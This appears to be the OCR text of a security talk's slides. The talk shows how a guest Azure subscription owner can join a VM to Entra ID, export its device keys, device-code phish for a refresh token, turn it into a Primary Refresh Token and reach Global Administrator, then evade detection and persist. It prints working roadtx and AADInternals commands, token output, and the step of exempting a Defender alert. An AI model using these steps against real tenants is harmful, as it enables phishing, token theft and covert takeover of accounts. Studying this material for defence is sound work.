HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\CDJ\AzureVmTenantIdEndpoint	http://169.254.169.254/ metadata/identity/info
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\CDJ\AzureVmMsiTokenEndpoint	http://169.254.169.254/ metadata/identity/oauth2/token

<https://akingscote.co.uk/posts/microsoft-azure-cross-tenant-vm-domain-join/>

DEVICE JOINED ENTRA ID!

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.5131]
(c) Microsoft Corporation. All rights reserved.

C:\Users\guestguest>dsregcmd /status

+-----+
| Device State |
+-----+

        AzureAdJoined : YES
        EnterpriseJoined : NO
        DomainJoined : NO
        Device Name : GuestVM

+-----+
| Device Details |
+-----+

        DeviceId : 82c97869-d9cc-4cce-84a8-e50e1884c27c
        Thumbprint : 03B9FD9FE21FF89FD96922D421B48B53D70294E20
        DeviceCertificateValidity : [ 2024-11-18 23:06:09.000 UTC -- 2034-11-18 23:36:09.000 UTC ]
        KeyContainerId : 8a6b823a-6a9b-42ca-980e-c35a9ebec21b
        KeyProvider : Microsoft Software Key Storage Provider
        TpmProtected : NO
        DeviceAuthStatus : SUCCESS

+-----+
| Tenant Details |
+-----+
```

PORTAL VIEW

Home > > Devices






Devices | All devices ...
Microsoft Entra ID

⌵ ⏪ ⬇ Download devices ↻ Refresh ⚙ Manage view ▾ | ✓ Enable ⛔ Disable 🗑 Delete ⚙ Manage | 🖨 Preview features | 🗣 Got feedback?

- Overview
- All devices
- Manage
- Activity
- Troubleshooting + Support

🔍 GUEST X Add filters

5 devices found

<input type="checkbox"/>	Name ↑↓	Enabled	OS	Version	Join type	Owner	MDM	Security settings m...	Compliant	Registered ↑↓
<input type="checkbox"/>	 GuestLockIdown	✓ Yes	Windows	10.0.19045.5131	Microsoft Entra joined	None	None	N/A	N/A	11/29/2024, 1:56 P
<input type="checkbox"/>	 GuestBot	✓ Yes	Windows	10.0.19045.5131	Microsoft Entra joined	None	None	N/A	N/A	11/12/2024, 6:49 P
<input type="checkbox"/>	 GuestInsecureMI	✓ Yes	Windows	10.0.19045.5247	Microsoft Entra joined	None	None	N/A	N/A	11/25/2024, 9:28 A
<input type="checkbox"/>	 GuestInsecureVM	✓ Yes	Windows	10.0.19045.5131	Microsoft Entra joined	None	None	N/A	N/A	11/18/2024, 4:41 P
<input type="checkbox"/>	 GuestDomainVM	✓ Yes	Windows	10.0.19045.5131	Microsoft Entra joined	None	None	N/A	N/A	11/19/2024, 11:58

These persist after VM deletion!

**DEVICES CAN BE USED
FOR PISHING**

EVIL VM - DEVICE CODE PHISH

As sub owner we can make VMs:

- AAD Joined
- No TPM protections
- Access to local admin

Means we can steal device identity pub + priv key!


<https://aadinternals.com/post/deviceidentity/>

```
PS C:\Users\guestguest> Export-AADIntLocalDeviceTransportKey
WARNING: Running as LOCAL SYSTEM. You MUST restart PowerShell to restore GuestInsecureVM\guestguest
Transport key exported to 3c592aac-d4ff-45b2-9b4d-cf50ded41325_tk.pem
PS C:\Users\guestguest> dir
```

```
Directory: C:\Users\guestguest

Mode                LastWriteTime         Length Name
----                -
d-----          11/19/2024    5:30 PM           .azure
d-r---          11/19/2024    7:03 AM          3D Objects
d-----          11/22/2024    1:20 AM    AADInternals-master
d-r---          11/19/2024    7:03 AM          Contacts
d-r---          11/21/2024    9:44 PM          Desktop
d-r---          11/21/2024    9:34 PM          Documents
d-r---          11/19/2024    7:42 AM          Downloads
d-r---          11/19/2024    7:03 AM          Favorites
d-r---          11/19/2024    7:03 AM          Links
d-r---          11/19/2024    7:03 AM          Music
d-r---          11/19/2024    7:03 AM          OneDrive
d-r---          11/19/2024    7:03 AM          Pictures
d-r---          11/19/2024    7:03 AM          Saved Games
d-r---          11/19/2024    7:03 AM          Searches
d-r---          11/19/2024    7:03 AM          Videos
-a----          11/22/2024    1:21 AM      2524 3c592aac-d4ff-45b2-9b4d-cf50ded41325.pfx
-a----          11/22/2024    1:21 AM      1708 3c592aac-d4ff-45b2-9b4d-cf50ded41325_tk.pem
-a----          11/22/2024    1:20 AM    1846300 master.zip
```

DEVICE CODE PHISH



Having device certificate and transport key open up this device code phish attack.

<https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens/>

DEVICE CODE PHISH


Step 1 - Phish for refresh token

```
smaxwellstewart@L-MM9Q1C37FL ~ % roadtx gettokens --device-code -c 29d9ed98-a469-4536-ade2-f981bc1d605e -r https://enrollment.manage.microsoft.com/
Requesting token for resource https://enrollment.manage.microsoft.com/
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code L33DRNFWP to authenticate.
Tokens were written to .roadtools_auth
```

Step 2 - Upgrade refresh token to PRT

```
smaxwellstewart@L-MM9Q1C37FL ~ % roadtx prt --refresh-token file --cert-pfx $CERT_FILE -tk $TK_FILE
Obtained PRT: 1.AbcALRTmQyMsFk0pyE6dL8J_2J.
pPRQHOLTdeC96XynxFrflVZGZdPSVh5KSBwo1He0s7l
cuxPu196seRwzGklxjy8ndwLwjaapwoVLCQwCbnF6v.
_RQ-74000n9ggLn1BXtJv1K2_fb3nqfNRUEGpcpRd-!
eLp0ozBfj-sLLCQWM6JjrSUKUmGZuHG7nCKJZGKyQl
dZoWpnH-WmEJc6285tk9jN8-3V4cZnEixrsEPEF1nPl
7dTT76ig-gKe-pIlODw1ShXKvvAj-wwzwdYMo9X09Ql
Qdppj54cyvNVP9-JUCXD71CDZMLkuSPydML7inZfGpl
xrCanJOEpGD0xTz
Obtained session key: 2bd110af370323073a5a
Saved PRT to roadtx.prt
smaxwellstewart@L-MM9Q1C37FL ~ %
```

NOW WE ARE GLOBAL ADMIN

 Emperor Palpatine | Assigned roles

User

Search

⌕

Overview

Audit logs

Sign-in logs

Diagnose and solve problems

Custom security attributes

Assigned roles

Administrative units

Groups

Applications

Licenses

Devices

Azure role assignments

Authentication methods

New support request

+ Add assignments

↻ Refresh

🗨 Got feedback?

Eligible assignments

Active assignments

Expired assignments

Search by role


Role	↑↓	Principal name	Scope	↑↓	Membership	↑↓	State	Start time	End time	Action
Global Administrator		emperor_palpatine@...	Directory		Direct		Active	-	Permanent	Remove Up

```
$ roadtx browserprtauth --url https://portal.azure.com
```

WE CAN DO THIS WAY TOO

PASS THE PRT

Non-traditional phish, if we can we get an admin to login to the VM?



GRANT LOGIN ACCESS:

Bastion provides a “secure” way to RDP:

```
az network bastion rdp
```

```
--name VM5-vnet-bastion
```

```
--resource-group VM5_group
```

```
--target-resource-id /subscriptions/{sub_id}/resourceGroups/{rg_id}/providers/  
Microsoft.Compute/virtualMachines/{vm_id}
```

```
--auth-type AAD
```

OR old fashioned way:

<https://akingscote.co.uk/posts/microsoft-azure-cross-tenant-vm-domain-join/>

**PROBLEM -
BEING A GUEST OWNER LOOKS
SUSPICIOUS!**

Guest accounts with owner permissions on Azure resources should be removed

Open query View policy definition View recommendation for all resources

Not evaluated Risk level ⓘ	c4ef42c0-9c21-4... Resource	Unassigned Status
-------------------------------	--------------------------------	----------------------

Description

Accounts with owner permissions that have been provisioned outside of the Azure Active Directory tenant (different domain names), should be removed from your Azure resources.

These guest accounts are not managed to the same standards as enterprise tenant identities.

This makes them potential targets for threat actors looking to find ways to access your data without being noticed.

By removing these accounts, you can reduce the risk of unauthorized data access and potential breaches.

General details

Scope GuestSub2	Ticket ID -
Last change date 12/6/2024	Freshness 12 Hours
Attack Paths 0	

Take action Graph Accounts

Take one of the the following actions

Remediate

Review the list of guest accounts to identify any accounts that are not managed by your organization. To remove an account to view its role definition, click on the account name. To exempt a specific account, use the exempt option.

1. Go to the **Azure portal**.
2. Open **Access control (IAM)** in the left-hand navigation pane, then click on resource group, or resource.
3. Click the **Role assignments** link.
4. In the list of role assignments, click on the role assignment you want to remove.
5. Click **Remove**. In the remove dialog, click **Remove**.

Recommendation owner and set due date

Assign owner and set due date by

Assign owner & set due date

Exempt

Exempt the entire recommendation. Exempted resources appear as not applicable.

Exempt

Exempt

2 subscriptions



Scope selection

- ☐ Selected MG
- ☒ Selected subscriptions
- ☐ Selected resources

0 selected

2 selected

0 selected

Details

Exemption name *

MDC-Guest accounts with owner permissions on Azure resources should be removed

☐ Set an expiration date

Edited By

smaxwellstewart@gmail.com

Exemption category * ⓘ

- ☐ Mitigated (resolved through a third-party service)
- ☒ Waiver (risk accepted)

Exemption description * ⓘ

It's all chill!

Create

Cancel

> Was this recommendation useful? ☐ Yes ☐ No

EVADE - BETTER THAN SILENCING ALERTS?

Ideally we want to...

- **Persist** as a different security principal
- **Retain** owner rights to subscription
- **Disappear** as guest

SOLUTION

MANAGED IDENTITIES


WHAT ARE MANAGED IDENTITIES?

- Managed Identities are a way Azure Resources can authenticate against the directory to receive access tokens.

The screenshot shows the Azure portal interface for a Managed Identity resource named 'GuessMadeManagedIdentity'. The page title is 'GuessMadeManagedIdentity | Overview'. The left-hand navigation pane includes links for Overview, Activity log, Access control (IAM), Tags, Azure role assignments, Associated resources (preview), Settings, and Federated credentials. The main content area is divided into two sections: 'Essentials' and 'JSON View'. The 'Essentials' section displays the following information:

Resource group	: GUESTMADE_group	Type	: Microsoft.ManagedIdentity/userAssignedIdentities
Location	: East US	Client ID	: e85d73b6-22ce-4a77-bd32-2347e9c503b9
Subscription	: GuestMakesSub	Object (principal) ID	: 1c98e37f-61f5-409c-afee-a5faa7bfd2c7
Subscription ID	: b46f177a-e6d2-467d-8b8f-34bc3375713b		

PIVOT!



DEEPEN PERSISTENCE

